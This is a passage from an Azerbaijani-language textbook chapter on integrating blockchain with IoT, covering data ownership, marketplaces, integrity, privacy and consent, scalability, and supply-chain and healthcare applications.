- **Şəffaflıq və hesabatlılıq:** Blokçeynin açıq və şəffaf quruluşu, IoT ekosistemində məlumatların izlənməsi üçün geniş imkanlar təqdim edir. Bu xüsusiyyət, məlumatın mənbəyi və hərəkət istiqamətini izləməyə imkan verərək, hesabatlılığı artırır və tənzimləyici normalara uyğunluğu təmin edir.
- **Avtomatlaşdırma üçün ağıllı müqavilələr:** Blokçeyndə mövcud olan ağıllı müqavilələr, əvvəlcədən müəyyən edilmiş şərtlərə əsaslanaraq avtomatik əməliyyatları həyata keçirir. IoT-nin kontekstində bu, cihazların insan müdaxiləsi olmadan qarşılıqlı əlaqədə olması və əməliyyatların avtomatik baş verməsi deməkdir.

2. **Çağırışlar**

- **Miqyaslama problemləri:** IoT cihazlarının yaratdığı məlumatın böyük həcmi blokçeyn şəbəkələrində miqyaslama çətinliklərinə səbəb ola bilər. Blokçeyn texnologiyasının bu həcmi idarə etməsi və əməliyyatlarda performansı təmin etməsi vacibdir.
- **Gecikmə:** IoT tətbiqləri real vaxt rejimində qərar qəbul etməyi tələb edir. Blokçeyn şəbəkələrində konsensusun əldə edilməsi üçün tələb olunan vaxt, IoT-nin real vaxt ehtiyaclarına cavab verməyə bilər.
- **Enerji effektivliyi:** IoT cihazlarının çoxu enerji məhdudiyyətləri ilə işləyir. Lakin blokçeyn əməliyyatlarının resurs tələb edən təbiəti IoT sistemlərinin enerji səmərəliliyini azalda bilər.
- **Uyğunluq məsələləri:** IoT cihazları müxtəlif istehsalçılar tərəfindən fərqli standartlara uyğun hazırlanır. Müxtəlif cihazlar və blokçeyn şəbəkələri arasında uyğunluğun təmin edilməsi çətinliklər yarada bilər.
- **Xərclər və mürəkkəblik:** Blokçeynin IoT ilə birləşdirilməsi əlavə mürəkkəblik və xərclərə səbəb olur. Xüsusilə kiçik müəssisələr üçün bu, texnologiyanın tətbiqini çətinləşdirə bilər.

Blokçeyn və IoT texnologiyalarının uyğunluqlarını və çağırışlarını nəzərə almaq, effektiv və davamlı həllərin hazırlanması üçün vacibdir. Bu inteqrasiyanın tətbiqi həm mövcud problemləri həll etmək, həm də gələcək inkişaf imkanlarını təmin etmək baxımından əhəmiyyətlidir.

7.6. Mərkəzsizləşdirilmiş Məlumat İdarəçiliyi və Mülkiyyət

7.6.1. Məlumatın paylaşımı və idarə edilməsi üçün ağıllı müqavilələr

Blokçeyn və IoT inteqrasiyası sahəsində, mərkəzsizləşdirilmiş məlumat idarəçiliyi və mülkiyyət anlayışı əsas rol oynayır. Bu bölmədə, ağıllı müqavilələrin məlumat idarəçiliyində necə inqilabi dəyişikliklər yaratdığı araşdırılır:

- **Avtomatlaşdırılmış razılaşmalar:** Ağıllı müqavilələr, blokçeyndə yerləşdirilən və öz-özünü icra edən kodlar vasitəsilə məlumat paylaşımı üçün əvvəlcədən təyin olunmuş şərtləri həyata keçirir. Məsələn, bir hava stansiyası məlumatlarını müəyyən hava şəraitinə əsaslanaraq avtomatik olaraq aidiyyəti bir kənd təsərrüfatı tətbiqinə göndərə bilər.
- **Məlumatların monetizasiyası:** Ağıllı müqavilələr, IoT cihazlarının məlumatlarını gəlir mənbəyinə çevirmək üçün yeni imkanlar təqdim edir. Belə müqavilələr vasitəsilə cihazlar məlumat paylaşımı üçün kriptovalyuta və ya tokenlər ala bilər, bu da məlumat bazarında yeni ticarət imkanları yaradır.
- **Gücləndirilmiş təhlükəsizlik:** Ağıllı müqavilələrdən istifadə, məlumat paylaşımının əvvəlcədən müəyyən edilmiş şərtlərə uyğun olmasını təmin edir. Bu yanaşma, potensial təhlükələri azaldaraq icazəsiz müdaxilələri minimuma endirir.
- **Mərkəzsiz nəzarət:** Ağıllı müqavilələr mərkəzi nəzarətdən kənar işləyərək məlumat axınını birbaşa cihazlar arasında həyata keçirir. Bu, vasitəçiləri aradan qaldıraraq məlumat idarəçiliyini daha təhlükəsiz və etibarlı edir.
- **Dəyişməz qeydlər:** Ağıllı müqavilələr blokçeyndə qeydə alındıqdan sonra dəyişməz bir qeyd kimi qalır. Bu, şəffaflığı və hesabatlılığı təmin edərək məlumatın mənbəyini izləməyi asanlaşdırır.

7.6.2. IoT məlumatının mülkiyyəti və nəzarəti

Blokçeyn və IoT-nin birləşməsi, məlumat mülkiyyəti və nəzarəti ilə bağlı yeni yanaşmalar təqdim edir. Bu bölmədə, inteqrasiyanın əsas aspektləri aşağıdakı şəkildə izah olunur:

- **Mərkəzsizləşdirilmiş mülkiyyət:** Blokçeyn və IoT-nin birləşməsi, məlumat mülkiyyəti üzərində fərdlərin daha çox nəzarət etməsini təmin edir. Ənənəvi

modellərdən fərqli olaraq, mərkəzsizləşdirilmiş yanaşma hər bir iştirakçının öz məlumatlarının yeganə sahibi olmasını təmin edir.

- **İcazə əsasında nəzarət:** Blokçeyn, istifadəçilərə məlumatlarına məhdudiyyətlər qoymaq üçün incə tənzimlənən nəzarət mexanizmləri təqdim edir. Yalnız icazəsi olan şəxslər məlumatlara giriş imkanı əldə edə bilər.
- **Auditorluq tarixi:** Blokçeynin dəyişməz xüsusiyyəti, məlumat əməliyyatlarının tam izlənə bilən tarixçəsini təqdim edir. Bu audit izi məlumat paylaşımı, dəyişikliklər və transferlər üzərində şəffaflıq və etibarlılığı artırır.
- **Dəyişməz mülkiyyət qeydləri:** Məlumat mülkiyyəti bir dəfə müəyyən edildikdən sonra blokçeyndə dəyişməz bir qeyd kimi saxlanılır. Bu yanaşma mübahisələrin və qeyri-müəyyənliklərin qarşısını alır.
- **Məlumat istehsalçılarının gücləndirilməsi:** IoT cihazları və istifadəçilər öz məlumatları üzərində daha çox nəzarət əldə edir, xüsusilə məlumat paylaşımı və ya monetizasiyası ilə bağlı hallarda bu yanaşma çox vacibdir.
- **Vasitəçilərin aradan qaldırılması:** Blokçeyn və IoT ənənəvi vasitəçiləri aradan qaldıraraq məlumat paylaşımı və təhlükəsizliyi prosesini sadələşdirir.

Bu yanaşmalar, mərkəzsizləşdirilmiş ekosistemlərdə məlumat idarəçiliyinin və mülkiyyətin yeni modellərini təmin etməklə yanaşı, məlumat təhlükəsizliyini də artırır.

7.6.3. IoT-Blokçeyn inteqrasiyasında məlumat bazarı və monetizasiya

Blokçeyn və Əşyaların İnterneti (IoT) arasında sinerji yalnız məlumat idarəçiliyini yenidən tərifləmir, həm də yenilikçi məlumat bazarları və monetizasiya strategiyaları üçün yol açır (Şəkil 7.3). Bu şəkil məlumatların tokenləşdirilməsi, istehsalçıların gücləndirilməsi və yeni biznes modellərinin necə inkişaf etdiyini vizuallaşdırır. Aşağıda bu inteqrasiyanın daxilində məlumat bazarlarının inkişafı izah edilir:

- **Məlumat ticarəti platformaları:**

Blokçeynin dəyişdirilməz təbiəti məlumat bütövlüyünü təmin edir, şəffaflığı isə iştirakçılar arasında etimad yaradır. Bu platformalar vasitəsilə məlumat mübadiləsi daha etibarlı və izlənə bilən şəkildə həyata keçirilir.

- **Avtomatlaşdırılmış əməliyyatlar:**

Ağıllı müqavilələr məlumat bazarlarında əsas rol oynayır. Onlar əməliyyatları avtomatlaşdırır və məlumat paylaşımının əvvəlcədən təyin olunmuş şərtlərə uyğun həyata keçirilməsini təmin edir. Şərtlər yerinə yetirildikdə, müqavilələr avtomatik olaraq məlumat mübadiləsini həyata keçirir, vasitəçiləri aradan qaldırır və prosesi sürətləndirir.

- **Məlumatların tokenləşdirilməsi:**

Tokenləşdirmə anlayışı məlumatları rəqəmsal aktivlərə çevirir ki, bunlar ticarət edilə və ya dəyişdirilə bilər. IoT tərəfindən yaradılan məlumatlar tokenləşdirilərək, mülkiyyətin təsdiqlənməsini və dəqiq əməliyyatları mümkün edir. Bu yanaşma həmçinin mikromaksayışları dəstəkləyir, kiçik miqyaslı məlumat töhfələrinin belə monetizasiyasını təmin edir.

- **Məlumat istehsalçılarının gücləndirilməsi:**

Məlumat bazarları güc balansını dəyişərək IoT cihazlarına və fərdlərə öz məlumatlarına nəzarəti əldə etməyə imkan verir. Bu, məlumat iqtisadiyyatına birbaşa iştirak etməyə və töhfələrinə görə mükafatlandırılmağa şərait yaradır.

- **Yeni biznes modelləri:**


Məlumat bazarları IoT cihazlarının yeni biznes modelləri üçün platforma təqdim edir. Bu cihazlar məlumat mübadiləsi vasitəsilə gəlir əldə edə bilər. Həmçinin, məlumat axınlarına giriş əldə etmək üçün vasitəçi danışıqlarına ehtiyac qalmır.

- **Məlumat paylaşımını təşviq etmək:**

Blokçeyndə token əsaslı mexanizmlər IoT istifadəçilərini məlumatlarını bazara təqdim etməyə həvəsləndirə bilər. Bu, bütün iştirakçılara fayda verən və ümumi məlumat dəyər zəncirini zənginləşdirən öz-özünə davamlı bir ekosistem yaradır.

- **Məxfilik nəzərə alınması:**

Məlumat bazarları monetizasiya imkanları təklif etsə də, məxfilik məsələsi prioritet olaraq qalır. Blokçeynin kriptoqrafik texnikaları və şərtlərə əsaslanan məlumat paylaşımı, həssas məlumatların qorunmasını təmin edə bilər.




Şəkil 7.3. IoT-Blokçeyn inteqrasiyasında məlumat bazarı və monetizasiya

7.7. Blokçeyn və IoT ilə Təhlükəsiz Məlumat İdarəçiliyi

7.7.1. Blokçeyn vasitəsilə məlumat bütövlüyü və dəyişməzlik

Blokçeyn və Əşyaların İnterneti (IoT) inteqrasiyası təhlükəsiz məlumat idarəçiliyi üçün güclü bir mexanizm təqdim edir. Bu bölmədə blokçeynin məlumat bütövlüyü və dəyişməzliyi təmin etmək üçün əsas mexanizmləri izah edilir (Şəkil 7.4). Şəkil, IoT cihazlarından blokçeyn sisteminə qədər məlumat axınının necə dəyişməz və təhlükəsiz saxlanıldığını nümayiş etdirir.

- **Dəyişməz qeyd sistemi:** Blokçeynin paylanmış qeyd sistemi, əməliyyatları dəyişdirilməz bir şəkildə qeyd edərək məlumatın dəyişdirilməməsini təmin edir. Hər bir məlumat girişi və ya "blok" əvvəlki ilə kriptoqrafik şəkildə əlaqələndirilir, nəticədə sarsılmaz bir məlumat zənciri yaradılır.
- **Məlumat bütövlüyünü təmin etmək:** IoT ekosistemində müxtəlif cihazlardan məlumat axını zamanı məlumatın bütövlüyünün qorunması olduqca vacibdir. Blokçeyn konsensus mexanizmləri və kriptoqrafik həşimlər vasitəsilə icazəsiz dəyişikliklərin qarşısını alaraq məlumatın dəqiqliyini təmin edir.
- **Təsdiqlənə bilən əməliyyatlar:** Şəbəkə iştirakçıları məlumatın mənşəyini izləməklə və blokçeyn vasitəsilə məlumatın yolunu təsdiqləməklə məlumatın doğruluğunu yoxlaya bilərlər. Bu şəffaflıq, paylaşılan məlumatın dəqiqliyi ilə bağlı inamı artırır və etibarı təmin edir.
- **Real vaxtlı audit imkanları:** Blokçeyn, IoT ekosistemi vasitəsilə məlumat axını zamanı real vaxtda audit aparmağa imkan verir. Bu xüsusiyyət xüsusilə uyğunluq, tənzimləyici hesabatlar və keyfiyyətə nəzarət məqsədləri üçün dəyərlidir.



Şəkil 7.4. Blokçeyn vasitəsilə təmin edilən dəyişməzlik

7.7.2. IoT cihazları və blokçeyn: Məlumat mənbələri və təhlükəsizlik

IoT cihazları dəyərli məlumat mənbələri və sensorlar kimi çıxış edərək davamlı məlumat axını yaradır. Blokçeyn texnologiyası ilə inteqrasiya edildikdə, bu cihazlar məlumatın autentikliyini, bütövlüyünü və etibarlılığını təmin etmək üçün əsas mexanizmlər təqdim edir.

1. **Məlumatın toplanması və təşkili**

- **Məlumatın yaradılması:** IoT cihazları ətraf mühit parametrlərindən istifadəçi qarşılıqlı əlaqələrinə qədər geniş çeşidli məlumatlar toplayır. Bu məlumatlar əsaslandırılmış qərar qəbul etmə və avtomatlaşdırma üçün baza təşkil edir.
- **Məlumat müxtəlifliyi:** IoT cihazları strukturlu və strukturlu məlumatlar, görüntülər, videolar və sensor qeydləri kimi müxtəlif məlumat növləri istehsal edir. Bu müxtəliflik mövcud məlumatların zənginliyini və dərinliyini artırır.
- **Mərkəzsizləşdirilmiş məlumat nöqtələri:** IoT cihazlarının paylanmış təbiəti məlumat nöqtələrini mərkəzləşdirilmiş manipulyasiya və ya saxtakarlıq riskindən qoruyur.

2. **Məlumatın autentikliyi və etibarlılığı**

- **Rəqəmsal imzalar:** IoT cihazları kriptoqrafik olaraq xüsusi rəqəmsal izlər yaradır, hər cihaz üçün unikal bir "barmaq izi" formalaşdırır. Blokçeyn bu imzaların autentikliyini təsdiq edir və məlumat bütövlüyünü qoruyur.
- **Məlumat mənşəyi:** Blokçeyn məlumatın mənşəyini və hərəkətini izləyərək onun audit tarixi yaradır. Bu, şəffaflığı və hesabatlılığı artırır, məlumatın etibarlılığını təmin edir.
- **Təhlükəsiz şəxsiyyət idarəçiliyi:** Blokçeyn texnologiyasının mərkəzsizləşdirilmiş şəxsiyyət idarəetməsi yalnız səlahiyyətli cihazların məlumatlara giriş əldə etməsini təmin edir. Bu yanaşma icazəsiz məlumat manipulyasiyası və ya əlavə edilməsinin qarşısını alır.

7.8. Məxfilik və Razılıq İdarəçiliyi

7.8.1. IoT məlumat toplama ilə bağlı məxfilik problemləri

Blokçeyn və IoT inteqrasiyası yeni imkanlar təqdim etsə də, IoT tərəfindən yaradılan məlumatların çoxluğu məxfiliklə bağlı bir çox çətinlikləri də ortaya çıxarır. Aşağıda bu problemlərin əsas aspektləri izah edilmişdir:

- **Məlumatların çoxalması:** IoT cihazlarının geniş yayılması əvvəllər görünməmiş həcmdə məlumatın yaranmasına səbəb olur. Bu, gözlənilməz məlumat sızıntılarının və məxfilik pozuntularının riskini artırır.
- **Məlumatların detallılığı:** IoT cihazları istifadəçi davranışlarını, fəaliyyətlərini və qarşılıqlı əlaqələrini real vaxtda toplayır. Bu detallı məlumat toplama prosesi, həssas məlumatların izah edilə bilməsi və icazəsiz profilləşdirmə ilə bağlı narahatlıqlar yaradır.
- **İzləyici monitorinq:** IoT cihazları istifadəçilərin şəxsi məkanlarında, məsələn, evlərdə və ya geyilə bilən cihazlarda fəaliyyət göstərə bilər. Bu da istifadəçilərin izlənmə hissi ilə narahatlıq keçirməsinə səbəb olur.

- **Üçüncü tərəflərlə məlumat mübadiləsi:** IoT ekosistemində məlumat mübadiləsi yalnız istehsalçılarla məhdudlaşmır. IoT şəbəkəsinin qarşılıqlı əlaqəli təbiəti məlumatların üçüncü tərəflərlə paylaşılması ehtimalını artırır və bu, icazəsiz məlumat sızıntılarına yol açа bilər.
- **Təhlükəsizlik zəiflikləri:** IoT cihazları təhlükəsizlik zəifliklərinə qarşı həssasdır və məlumatların zərərli şəxslər tərəfindən ələ keçirilmə riskini artırır. Bu zəifliklər ciddi məxfilik pozuntularına səbəb ola bilər.

7.8.2. Razılıq idarəçiliyində ağıllı müqavilələrin rolu

Blokçeyn və IoT inteqrasiyası inkişaf etdikcə, məxfiliklə bağlı problemlərin həlli üçün yenilikçi həllər tələb olunur. Ağıllı müqavilələr bu sahədə effektiv vasitələrdən biri kimi istifadə edilir:

- **Avtomatlaşdırılmış razılıq icraatı:** Ağıllı müqavilələr istifadəçi tərəfindən müəyyən edilən məlumat paylaşma seçimlərinə uyğun avtomatik icra mexanizmi təmin edir. Müqavilə yalnız əvvəlcədən təyin olunmuş şərtlərə uyğun olaraq məlumat paylaşımını həyata keçirir.
- **Dinamik razılıq idarəçiliyi:** Ağıllı müqavilələrin proqramlaşdırıla bilən təbiəti istifadəçilərə razılıq seçimlərini real vaxtda dəyişdirmək imkanı verir. Bu, istifadəçilərə məlumat paylaşımına nəzarəti qorumağa imkan yaradır.
- **Şəffaf icra:** Ağıllı müqavilələr şəffaf və dəyişdirilməz mühitdə həyata keçirilir. Bu, razılıq razılaşmalarının bütün tərəflər üçün yoxlanıla bilməsini təmin edir.
- **Özünü icra edən razılıqlar:** Müqavilədə razılıq şərtləri kodlaşdırıldıqdan sonra müqavilə özünü icra edir. Bu, məlumatın yalnız razılaşdırılmış şərtlərə uyğun olaraq paylaşılmasını və icazəsiz istifadənin qarşısını alır.
- **Dəyişməz razılıq qeydləri:** Razılığın hər bir əməliyyatı blokçeyndə qeydə alınır və şəffaflıq yaradan dəyişməz bir qeydlər zənciri təmin edilir.


Bu yanaşmalar istifadəçilərə məlumatlarına daha çox nəzarət imkanı verir və məlumat idarəçiliyində istifadəçi mərkəzli həllərin inkişafını təşviq edir.

7.9. Blokçeyn və IoT İntegrasiyası ilə Məxfilik və Performans

7.9.1. Blokçeyn və IoT inteqrasiyası ilə məxfilik təminatı

Blokçeyn və Əşyaların İnterneti (IoT) inteqrasiyası, rəqəmsal məkanlarda istifadəçi məxfiliyinin qorunmasında inqilabi dəyişikliklər yaradır (Şəkil 7.5). Bu yanaşma istifadəçilərə şəxsiyyətləri üzərində daha çox nəzarət imkanı verərək məxfilik səviyyəsini artırır:

- **Mərkəzsizləşdirilmiş şəxsiyyət idarəçiliyi:** Blokçeynin mərkəzsiz təbiəti istifadəçilərə şəxsiyyətləri üzərində nəzarəti qorumağa imkan verir. Bu yanaşma mərkəzləşdirilmiş xidmət təminatçılarına ehtiyacı aradan qaldırır.
- **Məlumatın azaldılması:** Blokçeyn və IoT inteqrasiyası istifadəçilərə yalnız konkret əməliyyatlar üçün tələb olunan məlumatları paylaşmaq imkanı təqdim edir.
- **Seçici məlumat mübadiləsi:** Blokçeyn istifadəçilərə müəyyən məlumat nöqtələrini paylaşmağa imkan verir, bu da həssas məlumatların təhlükəsizliyini təmin edir.
- **Dəyişməz audit izi:** Hər bir əməliyyat blokçeyndə dəyişməz şəkildə qeyd edilir. Bu şəffaflıq məlumatın dəyişdirilməsinin qarşısını alır və təhlükəsizliyi artırır.
- **İcazə mexanizmlərinin təkmilləşdirilməsi:** Blokçeyn vasitəsilə istifadəçilər icazələrini real vaxtda idarə edə bilər və bu icazələr avtomatik olaraq blokçeyndə tətbiq edilir.
- **İcazəsiz girişlərin qarşısının alınması:** Blokçeyn kriptoqrafik metodları və konsensus mexanizmləri vasitəsilə icazəsiz girişlərin qarşısını alır.



Şəkil 7.5. Blokçeyn və IoT inteqrasiyası ilə məxfilik təminatı

7.9.2. Blokçeyn və IoT inteqrasiyasında ölçüləbilərlik və performans

Blokçeyn və IoT texnologiyalarının inteqrasiyası böyük potensiala malik olsa da, ölçüləbilərlik və performans baxımından müəyyən çətinliklər ortaya çıxır. Bu çətinliklər aşağıda ətraflı izah edilir:

- **IoT ilə bağlı çətinliklər:**
  - **Məlumat həcmi:** IoT cihazlarının çoxluğu böyük həcmdə məlumat yaradır ki, bu da şəbəkə ötürmə və emal imkanlarını yükləyə bilər.
  - **Məlumat ötürülməsi:** IoT cihazlarından böyük həcmdə məlumat ötürülməsi gecikmələrə və şəbəkə tıxanmasına səbəb ola bilər.
  - **Resurs məhdudiyyətləri:** IoT cihazlarının çoxu məhdud hesablama gücü ilə işləyir ki, bu da yüksək enerji və hesablama tələblərini qarşılamada problemlər yaradır.

- **Blokçeyn ilə bağlı çətinliklər:**
  - **Konsensus üzərində yükləmə:** Konsensus mexanizmləri şəbəkə təhlükəsizliyini təmin etsə də, daha çox iştirakçı əlavə edildikcə hesablama yüklənməsi artır və performansa mənfi təsir edir.
  - **Yaddaş tələbləri:** Hər bir əməliyyatın blokçeyndə saxlanılması yaddaş tələblərini artırır, bu da IoT məlumatları üçün qeyri-effektiv ola bilər.
  - **Gecikmə:** Blokçeyn əməliyyatlarının təsdiqlənməsi üçün tələb olunan vaxt, IoT tətbiqlərinin real vaxt ehtiyacları ilə ziddiyyət yarada bilər.

Blokçeyn və IoT inteqrasiyasının tam potensialını həyata keçirmək üçün bu çətinliklərin həlli kritik əhəmiyyət kəsb edir. Bu istiqamətdə həyata keçirilən strategiyalar, həm blokçeynin əməliyyat səmərəliliyini, həm də IoT məlumatlarının idarə edilməsini təkmilləşdirə bilər.

7.9.3. Blokçeyn və IoT inteqrasiyasında ölçüləbilərlik problemlərinin həlli

Blokçeyn və Əşyaların İnterneti (IoT) inteqrasiyası, ölçüləbilərlik problemlərini həll etmək üçün yenilikçi həllər tələb edir. Aşağıda bu problemlərin həlli üçün istifadə edilə bilən əsas yanaşmalar təqdim olunur:

- **Zəncirxarici emal (Off-Chain Processing):** Zəncirxarici emal texnologiyaları bəzi əməliyyatları əsas blokçeyn zəncirindən kənara yönləndirərək yükü azaldır. Bu yanaşma, əməliyyat sürətini artırmaq və blokçeynin ölçüləbilərliyini yaxşılaşdırmaq üçün yan zəncirlərdən və ya dövlət kanallarından istifadə edir.
- **Şardinq (Sharding):** Şardinq, blokçeyn zəncirini daha kiçik və idarəolunan hissələrə bölmək prosesidir. Bu yanaşma, paralel emal imkanları təqdim edərək əməliyyat sürətini artırır və miqyaslama çətinliklərini həll edir.
- **IoT cihazlarının sərhəd hesablaması (IoT Edge Computing):** IoT cihazlarının yaxınlığında məlumat emalını təmin etməklə blokçeynlə ötürülən məlumat həcmini azaldır. Bu, sistem səmərəliliyini artırır və şəbəkə tıxanmasının qarşısını alır.
- **Optimallaşdırılmış məlumat toplama:** Məlumatı ilkin mənbədə toplamaq və blokçeyndən əvvəl aqreqasiya etmək, şəbəkə tıxanmasının qarşısını alır və emal dəqiqliyini artırır.
- **Konsensus alqoritmləri:** Delegated Proof of Stake (DPoS) və Proof of Authority (PoA) kimi optimallaşdırılmış konsensus alqoritmləri istifadə edərək həm təhlükəsizliyi təmin etmək, həm də əməliyyat sürətini artırmaq mümkündür.
- **Hibrid yanaşmalar:** Zəncirxarici və zəncirdaxili emalın birləşdirilməsi ölçüləbilərlik və təhlükəsizliyi artırır. Məsələn, əməliyyatlar zəncirxarici emalda başa çatdırılır və zəncirdaxili təsdiqlə tamamlanır.

7.9.4. Performans və təhlükəsizliyin tarazlaşdırılması

Blokçeyn və IoT inteqrasiyası həm böyük imkanlar təqdim edir, həm də performans və təhlükəsizlik arasında incə tarazlığın qurulmasını tələb edir. Aşağıda bu iki aspektin tarazlaşdırılması üçün vacib məqamlar qeyd olunmuşdur:

- **Əməliyyat sürəti və təhlükəsizlik:** Əməliyyat sürətini artırmaq üçün təhlükəsizlikdən güzəşt edilməməlidir. Düzgün balans tapmaq həm sürəti, həm də təhlükəsizliyi qorumaq üçün vacibdir.
- **Resurs məhdudiyyətləri:** IoT cihazlarının məhdud resurslarını nəzərə alaraq məlumat emalında optimallaşdırma vacibdir.
- **Konsensus mexanizmləri:** Sürətə və ya təhlükəsizliyə üstünlük verən konsensus mexanizmlərini düzgün seçmək vacibdir. Məsələn, şardinq və zəncirxarici emal sürəti artırsa da, təhlükəsizlik məsələlərinə diqqət yetirilməlidir.
- **Şifrələmə və doğrulama:** Güclü şifrələmə və autentifikasiya mexanizmləri təhlükəsizliyi təmin edir. Lakin bu mexanizmlər, əlavə resurs tələb etdiyi üçün performansa təsir göstərə bilər.
- **Real Vaxtda cavab:** IoT tətbiqləri real vaxt rejimində cavab tələb edir. Bu tələbləri qarşılamaq təhlükəsizlik və performans balansını qorumaq üçün diqqətli məlumat emalı təşkilatını tələb edir.
- **İstifadəçi təcrübəsi:** Performans və təhlükəsizlik arasındakı balans istifadəçi təcrübəsini birbaşa təsir edir. Gecikmələr və ya əməliyyat problemləri istifadəçilərin narazılığına səbəb ola bilər.

Blokçeyn və IoT inteqrasiyasının dinamik mühitində performans və təhlükəsizlik arasındakı doğru tarazlığı tapmaq bu texnologiyaların uğurlu tətbiqi üçün kritik əhəmiyyətə malikdir. Bu yanaşmalar təhlükəsizlikdən güzəşt etmədən performansı artırmağa kömək edir.

7.10. Blokçeyn və IoT İnteqrasiyasının Tətbiqləri

7.10.1. Sənaye IoT və təchizat zəncirinin idarəedilməsi


Burada, Blokçeyn və Əşyaların İnterneti (IoT) texnologiyalarının birləşməsinin sənaye proseslərini və təchizat zənciri idarəçiliyini necə inqilabi şəkildə dəyişdirdiyinə dair real dünya nümunələri təqdim olunur:

- **Təkmilləşdirilmiş izlənmə:** Blokçeyn və IoT inteqrasiyası, təchizat zənciri iştirakçılarına məhsulların izini izləmək üçün misilsiz imkanlar təqdim edir. Məsələn, IBM Food Trust bu inteqrasiyanı ərzaq məhsullarının fermerdən süfrəyə qədər izlənməsi, risklərin azaldılması və orijinallığın təmin edilməsi üçün istifadə edir.

- **Mənşəyin təsdiqlənməsi:** LVMH kimi lüks mallar markaları, məhsulların mənşəyini təsdiqləmək üçün blokçeyn və IoT inteqrasiyasından istifadə edir. IoT sensorları ilə birləşdirilmiş blokçeyn texnologiyası istehsal prosesinin hər addımının şəffaf və təsdiqlənmiş olmasını təmin edir.
- **Effektiv anbar idarəetməsi:** Anbarlar və saxlama obyektlərində IoT sensorları ehtiyat səviyyələrini monitorinq edir. Blokçeyn inteqrasiyası ehtiyat izləmə prosesini avtomatlaşdırır, insan müdaxiləsini azaldır və dəqiqliyi artırır.
- **Saxta məhsulların qarşısını alma:** Brendlər, IoT sensorlarını blokçeyn ilə birləşdirərək saxta məhsullarla mübarizə aparır. Hər məhsul unikal identifikator ilə təchiz olunur və blokçeyn onun yolunu dəyişməz şəkildə qeydə alır, saxta məhsulların bazara daxil olmasının qarşısını alır.

7.10.2. Səhiyyə və pasiyent məlumatlarının idarə edilməsi

Blokçeyn və Əşyaların İnterneti (IoT) texnologiyalarının birləşməsi, səhiyyə və pasiyent məlumatlarının idarə edilməsini inqilabi şəkildə dəyişdirərək aşağıdakı tətbiqləri mümkün etmişdir (Şəkil 7.6):



Şəkil 7.6. Səhiyyə və pasiyent məlumatlarının idarə olunması

- **Təhlükəsiz tibbi qeydlər:** Blokçeyn və IoT inteqrasiyası pasiyentlərin tibbi qeydlərinin təhlükəsizliyini və bütövlüyünü təmin edir. Estoniyanın eHealth sistemi bu inteqrasiyanı istifadəçilərə sağlamlıq məlumatlarına təhlükəsiz şəkildə nəzarət etmək imkanı təqdim etmək üçün istifadə edir.
- **Klinik araşdırmalar və tədqiqat:** IoT cihazları klinik sınaqlarda iştirak edən pasiyentlərdən real vaxt rejimində məlumat toplayır. Blokçeyn, bu məlumatların şəffaflığını və autentikliyini təmin edərək iştirakçılarla tədqiqatçılar arasında etimad yaradır.

- **Dərman təchizat zəncirinin bütövlüyü:** Blokçeyn və IoT inteqrasiyası saxta dərmanların yayılmasına qarşı mübarizə aparır. Pfizer kimi əczaçılıq nəhəngləri bu texnologiyanı dərmanların təchizat zənciri boyunca izlənməsini təmin etmək və orijinallığı qorumaq üçün istifadə edir.
